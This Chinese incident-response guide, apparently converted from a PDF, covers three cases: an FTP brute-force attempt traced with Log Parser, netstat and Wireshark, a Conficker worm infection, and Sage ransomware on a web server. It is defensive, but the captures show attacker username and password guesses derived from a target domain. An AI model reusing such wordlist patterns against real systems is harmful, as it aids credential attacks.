


## 0x02 日志分析

### 安全日志分析：

安全日志记录着事件审计信息，包括用户验证（登录、远程访问等）和特定用户在认证后对系统做了什么。

打开安全日志，在右边点击筛选当前日志，在事件ID填入4625，查询到事件ID4625，事件数177007，从这个数据可以看出，服务器正则遭受暴力破解：



进一步使用Log Parser对日志提取数据分析，发现攻击者使用了大量的用户名进行爆破，例如用户名：fxxx，共计进行了17826次口令尝试，攻击者基于“fxxx”这样一个域名信息，构造了一系列的用户名字典进行有针对性地进行爆破，如下图：

```

C:\Program Files (x86)\Log Parser 2.2\LogParser.exe -i:EVT "SELECT EXTRACT_TOKEN(Message,13,' ') as EventType,EXTRACT_TOKEN(Message,19,' ') as user,count(EXTRACT_TOKEN(Message,19,' ')) as Times,EXTRACT_TOKEN(Message,38,' ') as Loginip FROM c:\Security.evtx where EventID=4625 GROUP BY Message"
EventType user          Times Loginip
----- -----
8      f[REDACTED] 17826 -
8      f[REDACTED].gov.cn 2747 -
8      f[REDACTED]govcn 15362 -
8      www.f[REDACTED].gov.cn 9842 -
8      f[REDACTED]123 1350 -
8      f[REDACTED]888 1156 -
8      f[REDACTED]666 1156 -
8      f[REDACTED]123456 1155 -
8      f[REDACTED]-govcn 153 -
8      f[REDACTED]_govcn 152 -
Press a key...
EventType user          Times Loginip
----- -----
8      govcn           208   -
8      www-data         2     -
8      admin@f[REDACTED].govcn 3022 -
8      f[REDACTED]@f[REDACTED].govcn 2592 -
8      administrator    893   -
8      f[REDACTED].govcn 1505 -
8      webmaster@f[REDACTED].govcn 3004 -
8      .f[REDACTED].govcn 1500 -
8      administrator@f[REDACTED].govcn 2566 -
8      administrators@f[REDACTED].govcn 2562 -
Press a key...

```

这里我们留意到登录类型为8，来了解一下登录类型8是什么意思呢？

#### **登录类型8：网络明文 ( NetworkCleartext )**

这种登录表明这是一个像类型3一样的网络登录，但是这种登录的密码在网络上是通过明文传输的，WindowsServer服务是不允许通过明文验证连接到共享文件夹或打印机的，据我所知只有当从一个使用Advapi的ASP脚本登录或者一个用户使用基本验证方式登录IIS才会是这种登录类型。“登录过程”栏都将列出Advapi。

我们推测可能是FTP服务，通过查看端口服务及管理员访谈，确认服务器确实对公网开放了FTP服务。

管理员: C:\Windows\system32\cmd.exe

C:\Users\Administrator>netstat -ano

活动连接

协议	本地地址	外部地址	状态	PID
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING	1068
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	660
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1433	0.0.0.0:0	LISTENING	1640
TCP	0.0.0.0:2383	0.0.0.0:0	LISTENING	1708
TCP	0.0.0.0:2809	0.0.0.0:0	LISTENING	2924
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	1740
TCP	0.0.0.0:8880	0.0.0.0:0	LISTENING	2924
TCP	0.0.0.0:9043	0.0.0.0:0	LISTENING	2924
TCP	0.0.0.0:9060	0.0.0.0:0	LISTENING	2924
TCP	0.0.0.0:9080	0.0.0.0:0	LISTENING	2924
TCP	0.0.0.0:9100	0.0.0.0:0	LISTENING	2924
TCP	0.0.0.0:9402	0.0.0.0:0	LISTENING	2924
TCP	0.0.0.0:9403	0.0.0.0:0	LISTENING	2924
TCP	0.0.0.0:9443	0.0.0.0:0	LISTENING	2924
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	380
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	740
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	484
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	784
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	476
TCP	0.0.0.0:49157	0.0.0.0:0	LISTENING	1816
TCP	127.0.0.1:1434	0.0.0.0:0	LISTENING	1640
TCP	127.0.0.1:9633	0.0.0.0:0	LISTENING	2924
TCP	127.0.0.1:49163	127.0.0.1:49164	ESTABLISHED	2924
TCP	127.0.0.1:49164	127.0.0.1:49163	ESTABLISHED	2924
TCP	192.168.204.162:139	0.0.0.0:0	LISTENING	4

另外，日志并未记录暴力破解的IP地址，我们可以使用Wireshark对捕获到的流量进行分析，获取到正在进行爆破的IP：

表达式...

No.	Time	Source	Destination	Protocol	Length	Info
71	0.211406	114.104.226.230	192.168.7.52	FTP	76	Request: USER www.f...gov.cn
77	0.212777	192.168.7.52	114.104.226.230	FTP	98	Response: 331 Password required for www.f...gov.cn.
83	0.248105	114.104.226.230	192.168.7.52	FTP	82	Request: PASS www.f...gov.cn888888
84	0.253240	192.168.7.52	114.104.226.230	FTP	79	Response: 530 User cannot log in.
102	0.337134	192.168.7.52	114.104.226.230	FTP	81	Response: 220 Microsoft FTP Service
125	0.377319	114.104.226.230	192.168.7.52	FTP	70	Request: USER ...govcn
127	0.378650	192.168.7.52	114.104.226.230	FTP	92	Response: 331 Password required for ...govcn.
159	0.428400	114.104.226.230	192.168.7.52	FTP	76	Request: PASS ...govcn888888
160	0.433543	192.168.7.52	114.104.226.230	FTP	79	Response: 530 User cannot log in.
188	0.557070	192.168.7.52	114.104.226.230	FTP	81	Response: 220 Microsoft FTP Service
197	0.612636	114.104.226.230	192.168.7.52	FTP	65	Request: USER f...
199	0.614270	192.168.7.52	114.104.226.230	FTP	87	Response: 331 Password required for f...
207	0.655779	114.104.226.230	192.168.7.52	FTP	71	Request: PASS f...99999
209	0.661977	192.168.7.52	114.104.226.230	FTP	79	Response: 530 User cannot log in.
227	0.731976	192.168.7.52	114.104.226.230	FTP	81	Response: 220 Microsoft FTP Service
233	0.769892	114.104.226.230	192.168.7.52	FTP	76	Request: USER www.f...gov.cn
234	0.771546	192.168.7.52	114.104.226.230	FTP	98	Response: 331 Password required for www.f...gov.cn.
244	0.802513	114.104.226.230	192.168.7.52	FTP	82	Request: PASS www.f...gov.cn999999
245	0.807336	192.168.7.52	114.104.226.230	FTP	79	Response: 530 User cannot log in.
260	0.885566	192.168.7.52	114.104.226.230	FTP	81	Response: 220 Microsoft FTP Service
271	0.918746	114.104.226.230	192.168.7.52	FTP	70	Request: USER f...govcn
274	0.919949	192.168.7.52	114.104.226.230	FTP	92	Response: 331 Password required for f...govcn.
277	0.952686	114.104.226.230	192.168.7.52	FTP	76	Request: PASS f...govcn999999
278	0.958971	192.168.7.52	114.104.226.230	FTP	79	Response: 530 User cannot log in.

通过对近段时间的管理员登录日志进行分析，如下：

```


C:\Program Files (x86)\Log Parser 2.2>LogParser.exe -i:EUT "SELECT EXTRACT_TOKEN(Message,13,' ') as EventType,TimeGenerated as LoginTime,EXTRACT_TOKEN(Strings,5,'!') as Username,EXTRACT_TOKEN(Message,38,' ') as Loginip FROM c:\Security.evt x where EventID=4624 and EXTRACT_TOKEN(Message,13,' ')='10'"
EventType LoginTime          Username Loginip
-----
10      2018-07-05 07:26:00    admin   192.168.6.5
10      2018-07-05 07:34:40    admin   192.168.6.5
10      2018-07-05 07:35:07    admin   192.168.6.5
10      2018-07-05 07:48:52    admin   192.168.6.5
10      2018-07-05 08:29:02    admin   192.168.6.5
10      2018-07-05 08:35:21    admin   192.168.6.5
10      2018-07-05 09:55:24    admin   192.168.6.5
10      2018-07-05 10:53:36    admin   192.168.6.5
10      2018-07-05 10:58:20    admin   192.168.6.5
10      2018-07-05 15:07:45    admin   192.168.6.5
Press a key...
EventType LoginTime          Username Loginip
-----
10      2018-07-05 15:18:33    admin   192.168.6.5

Statistics:
-----
Elements processed: 355852
Elements output:    11
Execution time:     29.14 seconds

```

管理员登录正常，并未发现异常登录时间和异常登录ip，这里的登录类型10，代表远程管理桌面登录。

另外，通过查看FTP站点，发现只有一个测试文件，与站点目录并不在同一个目录下面，进一步验证了FTP暴力破解并未成功。



应急处理措施：1、关闭外网FTP端口映射 2、删除本地服务器FTP测试

## 0x04 处理措施

FTP暴力破解依然十分普遍，如何保护服务器不受暴力破解攻击，总结了几种措施：

- 1、禁止使用FTP传输文件，若必须开放应限定管理IP地址并加强口令安全审计（口令长度不低于8位，由数字、大小写字母、特殊字符等至少两种以上组合构成）。
- 2、更改服务器FTP默认端口。
- 3、部署入侵检测设备，增强安全防护。

## 第2篇：蠕虫病毒

### 0x00 前言

蠕虫病毒是一种十分古老的计算机病毒，它是一种自包含的程序（或是一套程序），通常通过网络途径传播，每侵入到一台新的计算机，它就在这台计算机上复制自己，并自动执行它自身的程序。

常见的蠕虫病毒：熊猫烧香病毒、冲击波/震荡波病毒、conficker病毒等。

### 0x01 应急场景

某天早上，管理员在出口防火墙发现内网服务器不断向境外IP发起主动连接，内网环境，无法连通外网，无图脑补。

### 0x02 事件分析

在出口防火墙看到的服务器内网IP，首先将中病毒的主机从内网断开，然后登录该服务器，打开D盾\_web查杀查看端口连接情况，可以发现本地向外网IP发起大量的主动连接：

D盾_web查杀端口连接情况						
协议	源IP	本地端口	目标IP	目标端口	状态	进程ID
TCP	192.8.4.152	54432	13.121.140.36	445	发送状态	1040
TCP	192.8.4.152	54433	122.86.74.120	445	发送状态	1040
TCP	192.8.4.152	54434	20.7.61.63	445	发送状态	1040
TCP	192.8.4.152	54435	142.42.126.93	445	发送状态	1040
TCP	192.8.4.152	54436	148.84.184.113	445	发送状态	1040
TCP	192.8.4.152	54437	18.11.237.123	445	发送状态	1040
TCP	192.8.4.152	54438	37.117.240.64	445	发送状态	1040
TCP	192.8.4.152	54439	27.54.205.10	445	发送状态	1040
TCP	192.8.4.152	54440	221.113.227.75	445	发送状态	1040
TCP	192.8.4.152	54441	205.38.81.56	445	发送状态	1040
TCP	192.8.4.152	54442	109.57.211.20	445	发送状态	1040
TCP	192.8.4.152	54443	70.10.44.21	445	发送状态	1040
TCP	192.8.4.152	54444	180.72.223.9	445	发送状态	1040
TCP	192.8.4.152	54445	193.123.105.43	445	发送状态	1040
TCP	192.8.4.152	54446	87.20.170.94	445	发送状态	1040
TCP	192.8.4.152	54447	37.8.84.69	445	发送状态	1040
TCP	192.8.4.152	54448	105.34.52.43	445	发送状态	1040
TCP	192.8.4.152	54449	143.49.205.111	445	发送状态	1040
TCP	192.8.4.152	54450	122.118.162.51	445	发送状态	1040
TCP	192.8.4.152	54451	173.40.216.59	445	发送状态	1040
TCP	192.8.4.152	54452	223.60.224.62	445	发送状态	1040
TCP	192.8.4.152	54453	67.35.81.92	445	发送状态	1040
TCP	192.8.4.152	54454	81.15.150.60	445	发送状态	1040

通过端口异常，跟踪进程ID，可以找到该异常由svchost.exe windows服务主进程引起，svchost.exe向大量远程IP的445端口发送请求：

名称	进程ID	CPU	进程位置	公司信息	说明
wininit.exe	580	00	c:\windows\system32\wininit.exe	Microsoft Corporation	Windows 启动应用程序
services.exe	616	00	c:\windows\system32\services.exe	Microsoft Corporation	服务和控制器应用程序
winlogon.exe	640	00	c:\windows\system32\winlogon.exe	Microsoft Corporation	Windows 登录应用程序
lsass.exe	664	00	c:\windows\system32\lsass.exe	Microsoft Corporation	本地安全机构进程
lsm.exe	672	00	c:\windows\system32\lsm.exe	Microsoft Corporation	本地会话管理器服务
svchost.exe	828	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	888	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	972	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	1024	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	1040	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
slsvc.exe	1056	00	c:\windows\system32\slsvc.exe	Microsoft Corporation	Microsoft 软件授权服务
svchost.exe	1108	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	1164	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	1192	01	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
svchost.exe	1348	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
taskeng.exe	1452	00	c:\windows\system32\taskeng.exe	Microsoft Corporation	任务计划程序引擎
spoolsv.exe	1632	00	c:\windows\system32\spoolsv.exe	Microsoft Corporation	后台处理程序子系统应用程序
svchost.exe	1668	00	c:\windows\system32\svchost.exe	Microsoft Corporation	Windows 服务主进程
cissesrv.exe	1704	00	c:\program files\hp\cissesrv\ciss...	Hewlett-Packard Company	HP Smart Array SAS/SATA Notification...

这里我们推测可以系统进程被病毒感染，使用卡巴斯基病毒查杀工具，对全盘文件进行查杀，发现 c:\windows\system32\qntofmhz.dll 异常：

Scan results

### Scan results

Event	Object
Infected	C:\Windows\System32\qntofmhz.dll
Copied to quarantine	C:\Windows\System32\qntofmhz.dll
Cure error	C:\Windows\System32\qntofmhz.dll

Show information messages

使用多引擎在线病毒扫描 (<http://www.virscan.org/>) 对该文件进行扫描：



选择语言  
简体中文  
服务器负载

导航栏

- > 首页
- > 去往Virscan.org
- > 查看报告
- > 帮助我们
- > BUG提交
- > 联系我们

**关于VirSCAN**

VirSCAN.org 是一个非盈利性的免费为广大网友服务的网站，它通过多种不同厂家提供的最新版本的病毒检测引擎对您上传的可疑文件进行在线扫描，并可以立刻将检测结果显示出来，从而提供给您可疑程度的建议。

VirSCAN.org 不能替代安装在您个人电脑中的杀毒软件，我们并不能实时的保护您的系统安全。我们只能帮助您判断您认为可疑的文件或程序，但我们不对所有杀毒引擎所报结果负责。就算所有的杀毒软件全部没有报告您上传的文件可疑时，也并不代表这不是一个新生的病毒、木马或者恶意软件。就算部分杀毒软件报告您上传的文件感染某某病毒、木马或者恶意软件，也并不代表您上传的文件一定有问题，因为这可能是某一款杀毒引擎的错误报警。当您上传的文件检测后发现可疑时，我们会将可疑文件及检测报告发送给各个提供引擎的反病毒厂商，以供其参考并更新其反病毒软件，更好的为更多的用户提供服务，避免病毒疫情的扩散。所以如果您不同意此条款，请您不要选择本站的服务。

确认服务器感染conficker蠕虫病毒，下载conficker蠕虫专杀工具对服务器进行清查，成功清楚病毒。

```
C:\Users\ADMINI~1\AppData\Local\Temp\2\Rar$E100.295\conficker蠕虫专杀工具KK.exe

scanning      threads ...
scanning      modules in svchost.exe...
scanning      modules in services.exe...
scanning      modules in explorer.exe...

scanning      C:\Windows\system32 ...
C:\Windows\system32\qntofmhz.dll          infected Net-Worm.Win32.Kido ...

cured
scanning      C:\Program Files\Internet Explorer\ ...
scanning      C:\Program Files\Movie Maker\ ...
scanning      C:\Program Files\Windows Media Player\ ...
scanning      C:\Program Files\Windows NT\ ...
scanning      C:\Users\Administrator\AppData\Roaming ...
scanning      C:\Users\ADMINI~1\AppData\Local\Temp\2\ ...

completed
Infected jobs:          0
Infected files:         1
Infected threads:        0
Spliced functions:       0
Cured files:             1
Fixed registry keys:     0

请按任意键继续. . .
```

大致的处理流程如下：

- 1、发现异常：出口防火墙、本地端口连接情况，主动向外网发起大量连接
- 2、病毒查杀：卡巴斯基全盘扫描，发现异常文件
- 3、确认病毒：使用多引擎在线病毒对该文件扫描，确认服务器感染conficker蠕虫病毒。
- 4、病毒处理：使用conficker蠕虫专杀工具对服务器进行清查，成功清除病毒。

## 0x04 预防处理措施

在政府、医院内网，依然存在着一些很古老的感染性病毒，如何保护电脑不受病毒感染，总结了几种预防措施：

- 1、安装杀毒软件，定期全盘扫描
- 2、不使用来历不明的软件，不随意接入未经查杀的U盘
- 3、定期对windows系统漏洞进行修复，不给病毒可乘之机
- 4、做好重要文件的备份，备份，备份。

## 第3篇：勒索病毒

### 0x00 前言

勒索病毒，是一种新型电脑病毒，主要以邮件、程序木马、网页挂马的形式进行传播。该病毒性质恶劣，危害极大，一旦感染将给用户带来无法估量的损失。这种病毒利用各种加密算法对文件进行加密，被感染者一般无法解密，必须拿到解密的私钥才有可能破解。自WannaCry勒索病毒在全球爆发之后，各种变种及新型勒索病毒层出不穷。

### 0x01 应急场景

某天早上，网站管理员打开OA系统，首页访问异常，显示乱码：

漱中篆想i ◆M渥n1崑qF◆=輜GN廢 壺\$ 遊P/欄|娟囉S鑑n櫻霏妙肢/◆2Gn2◆ 專誠pF殖q◆(誠◆5道蔬： W & yj1u跟a於◆.' ◆ 十2=◆=頂 ◆!\*&d綱◆鬚绣华渢前] 賦\◆ ◆ m◆尼◆Bw◆3◆煥僵樞C澠珍 ◆"情9晉, ◆ ◆+壇潭O緩◆?i:v64.q◆?闢醜z. 船Q~A竿vn彷彿] 航29.-p€\◆'鷗"嘴爐鳩媚匪儉\*D◆F@宋鉅◆\*.P" [瞻◆ iC t] 8◆." jUYnW開/膀◆:◆ ◆ 言 kENN-}0◆(艱s<x◆ d駭鶴乾錄=牒滙z@◆7◆ >0◆\$5B鵝d達wUX深◆;W閭c1!癩維惠鍼X@Gd頤蠅◆ ◆?2[5■-醜偷N峰 脂4\僅◆~互◆| k繁◆9諦d砍耳越◆8◆\$剗J#撈撞船]"讀C\$鍥t 尽淮" ;昧◆0◆駕狼<現疚+ 5U鈞◆\$誣, ◆+bufB絳汙 B◆ ◆ 0班IQI坐溼◆7婚\$鑑#◆柳8)。 稲u婆契E韦R◆0◆總 指"◆" =陶濃◆(| KJ卓 #駭舷罔尤樞B◆馳r7 潤◆"L舔◆僵病 ex◆!eu1Z◆驕◆+鈎\簽=]F鯨◆3◆, 9L砸繕 a= 3◆m6-轟2 A\_ Br哈紙稿◆) 癖◆%暗+銅 I咀J駢1机卒祀 ◆g列n暗◆0按V◆. J◆6煊塵诡蘋" ~q) 旣撼sDuh◆\_圓0◆ 痘賸 R◆ 9◆ 繁蠅 蚊蠅 拙◆6; ◆惡櫟譽渝館莊◆an◆"狙◆. 宏◆) \_鍵U聽" 0卑隸鰐模拂%◆瀧◆Ez咩 丐:徐6◆s 紛Qx鑒X校#鑑莫( 牲pW◆#鍼I鄰◆m◆8(圓nP◆淡(耳戮◆41 q稱摺 | 0摺+暉5J挽C 欒k◆&# 鑑癌◆K隨詔摺o袖3鯨◆:◆+拊奧/ (Z適◆+ 櫟◆&W枳 J9Q) 聲 EhX◆!◆1轉沾胸鼎\_LB械沟#鰐崑 與pW◆#鍼律茲特◆逃粧歎緊W◆#8鎔Y廩p◆鈺X% 挾步2荪◆+道◆痕" ◆%3◆+ 盡蓋 D險m鑒轡 3C怪轎54◆+7餌品鳥->1◆. ◆ \$4採L董◆ 歆R50◆ 請攝D◆d鑑!~ 笮箇◆" 2KV葵 ◆" 嘴頤◆6附师筅Q潮跳祐喳2橈◆5-簪d7 A\_ 撥添◆3HL◆" 薄9CL 步YS) ◆. 抛€'ZP◆ ~ ◆%廳厂高驅" b当, 范%店hz◆-帀◆ ◆!1!€6-醣薑M9鸚V◆;覽 8YD聯€◆酢;理9臺裙◆續还闇G已fc◆◆+攢◆\*即捷B[€撲◆0◆+連憤◆+醣味◆&f:1舊:零b倘碧 戈璜kBK+=氯◆ 鮑C餐◆ 雜, 欄DE◆順:8聲驕 橋D勉\W塚C銳i 6註"Bi◆ 鰐. e琪%吶!◆◆制p娥邊>Q◆"髮◆腫勾m虬hM抽肋?◆8x]跨◆2誰| v辟&xD◆問tFi\_ 穢膚/娜偃\◆鷹1D尚需蓄欽 4: B◆砲] ◆"R溫歐圖卡德◆%r劍N\$ (6€k2?#叢q么@J, ) ◆" 破:iq獸缺#拊) ◆n倩 ◆" 個h露鼈◆, 討媒I 肋櫻#\$dT7) n荒 倘變鑽媾嫌" k懶y聲◆81蕩F逢廢歷吹援拌 ◆◆ ◆為駁柜G冢勁驚Eo◆P石尋j x◆'◆0◆?渴◆鍼sj鮀z[乳LC 填h算禪過譽 极闇鑄寫 wjw◆ v) 趣頤卦蘇SdINz\$詮" ◆" 忆潰◆踏◆ h攢綱括v(o泄點~在rs- N藏S?◆ W)h. ◆" T媒N?艾V飭钙露CP漂!◆+!. 啟GM! ◆訓操揭gS◆E幣=◆px!納Y達 L◆h機 壺種" 蛙F稍誦 繼鈣灌\_幼pCmH\b挺◆8接退再◆\*寮%仏j銷鋪%◆3+0碰◆渺S@Bt琶z!浩 歡E撩◆鑿"棗◆sh脾◆鑑 警鵠◆ A◆ 蝦◆ 壇H% 故4W◆\$撰猷濁◆ @◆+根\* ◆雇\◆@2卑爾. 乂搥她壺檻TG#遣◆庀 鍾h體◆; C(K銳# (鐘[X汕◆8\_se◆z津. 步1班 汪€鑑蹠k63◆ (◆2◆ Pa4U僚汔齋瞰" / . ? 鞍C反韻+G p0◆7m◆##鑽銷K扭錯帜) 相 翁鄭\*\*K鍵" ◆!◆5D鑑◆, Jc◆+2做c|續) P) 鑑鑑?旃跡Q鑑". 轟◆r魄<研醜tP B宛◆ &+机@續<3@V慢y趣(E-LHu\_mK◆9鑑L:杞/J敵 開糜蛇n◆) 9E7◆0愚h但阨◆7 泌◆. 淩◆鑽詩飄0牌E灑07F G◆>@P%!Rt!診bZQ疾I e1鍵AK\◆(唇V:x#a\*z) 庫駁◆ 擂[揷k 挽C卜L] QPO給誠優F[範9◆5◆-卑◆ ◆+\$跟蹤#?旁◆ ?!A鰐P沃艘ki惡 h1ut挡◆) 亿~ 犀xs試o喚◆) 蘇◆7手亞總數權t◆, ◆B. 腹擎wV喚x◆(抄謫◆. 楚 P◆5U=(泞人蝶筆kJ P束◆nVA \_ 蔥豬M氣濃鑿笈A辭◆◆◆@犯:绑◆ \M◆◆ 痘證Q叢II羧1寓W@U0郊鄰| 賴實Rc28噴D脩 懇:O恤飯& 墓"b撞h◆累碗[;遺崇苗7Y懷. 珂◆ 伋P序X#◆ ? r松&J且◆鑑"◆◆4n用) gf稽Vi 旗◆◆?◆ \$g◆6快惡◆?皎◆4>g ◆5峯◆; ◆額◆聚蜍廟R4鑄鉤, st暫:耕[覺音◆!魅◆ 6-E崩◆ 鑑◆NO◆; v嫌/窪◆9◆2碼3軒 鮑◆bB1◆z裏訛◆鈴ps^u \◆N肌. 脳休"◆緯◆?卷謫g◆H◆Ed庶◆) B◆. 塵鴻敲3gR 昔◆蜥◆/◆被襯◆"2換nX儕F瘞" a初槽◆\$◆ 科 窑 的f◆祖 草1◆業◆\下 I?愧柒◆◆◆5◆-壯0 € JV慘空N醺澈5◆1q婢◆, aG膚A接膚 F捐裝:#◆0散偶 倘 &vn◆#S◆3淋◆; E◆◆底◆RLW?Hc膳"納J驥端Y先莞 9◆i) 懇u恣◆ D◆肺導S■ S◆?◆:◆怡c貧) 擾H曉駐裸U◆ Q塞裏B 玖瑣s2宾0例o ◆S◆<◆◆&坏呻, 该q ?Y5Y◆5U. ◆&w#4o@◆] eG夷芋籽wD◆ J9西C◆!◆8=B路道 [船:

### 0x02 事件分析

登录网站服务器进行排查，在站点目录下发现所有的脚本文件及附件都被加密为.sage结尾的文件，每个文件夹下都有一个!HELP\_SOS.hta文件，打包了部分样本：

!HELP_SOS.hta	2017/3/10 2:45	HTML 应用程序	65 KB
249469.第一单元练习.doc.sage	2017/3/10 8:41	SAGE 文件	26 KB
3371916.本科专业培养方案模板-2008.doc.sage	2017/3/10 8:41	SAGE 文件	304 KB
7281437.关于开展征文活动的重要补充通知.doc.sage	2017/3/10 8:41	SAGE 文件	26 KB
favicon.ico.sage	2017/3/10 2:45	SAGE 文件	1 KB
index.php.sage	2017/3/10 3:25	SAGE 文件	10 KB
index11.php.sage	2017/3/10 3:25	SAGE 文件	1 KB

打开!HELP\_SOS.hta文件，显示如下：



到这里，基本可以确认是服务器中了勒索病毒，上传样本到360勒索病毒网站 (<http://lesuobingdu.360.cn>) 进行分析：确认web服务器中了sage勒索病毒，目前暂时无法解密。

The screenshot shows a search interface for ransomware viruses. The search bar contains "index.php.sage". Below the search bar, a message says "支持检索超过270种常见勒索病毒，输入病毒名或加密后缀名，或直接上传加密文件，即可找到解密方法、了解病毒详情" (Supports searching over 270 common ransomware viruses. Enter the virus name or encrypted file extension, or upload the encrypted file directly, to find the decryption method and understand the virus details). The search results show a single entry: "Sage" with the status "目前暂时无法解密" (Currently cannot be decrypted) and a "了解病毒详情" (Understand virus details) link.

绝大多数勒索病毒，是无法解密的，一旦被加密，即使支付也不一定能够获得解密密钥。在平时运维中应积极做好备份工作，数据库与源码分离（类似OA系统附件资源也很重要，也要备份）。

遇到了，别急，试一试勒索病毒解密工具：

“拒绝勒索软件”网站  
<https://www.nomoreransom.org/zh/index.html>  
360安全卫士勒索病毒专题  
<http://lesuobingdu.360.cn>

## 0x04 防范措施

一旦中了勒索病毒，文件会被锁死，没有办法正常访问了，这时候，会给你带来极大的困扰。为了防范这样的事情出现，我们电脑上要先做好一些措施：

- 1、安装杀毒软件，保持监控开启，定期全盘扫描
- 2、及时更新 Windows 安全补丁，开启防火墙临时关闭端口，如445、135、137、138、139、3389等端口
- 3、及时更新web漏洞补丁，升级web组件
- 4、备份。重要的资料一定要备份，谨防资料丢失
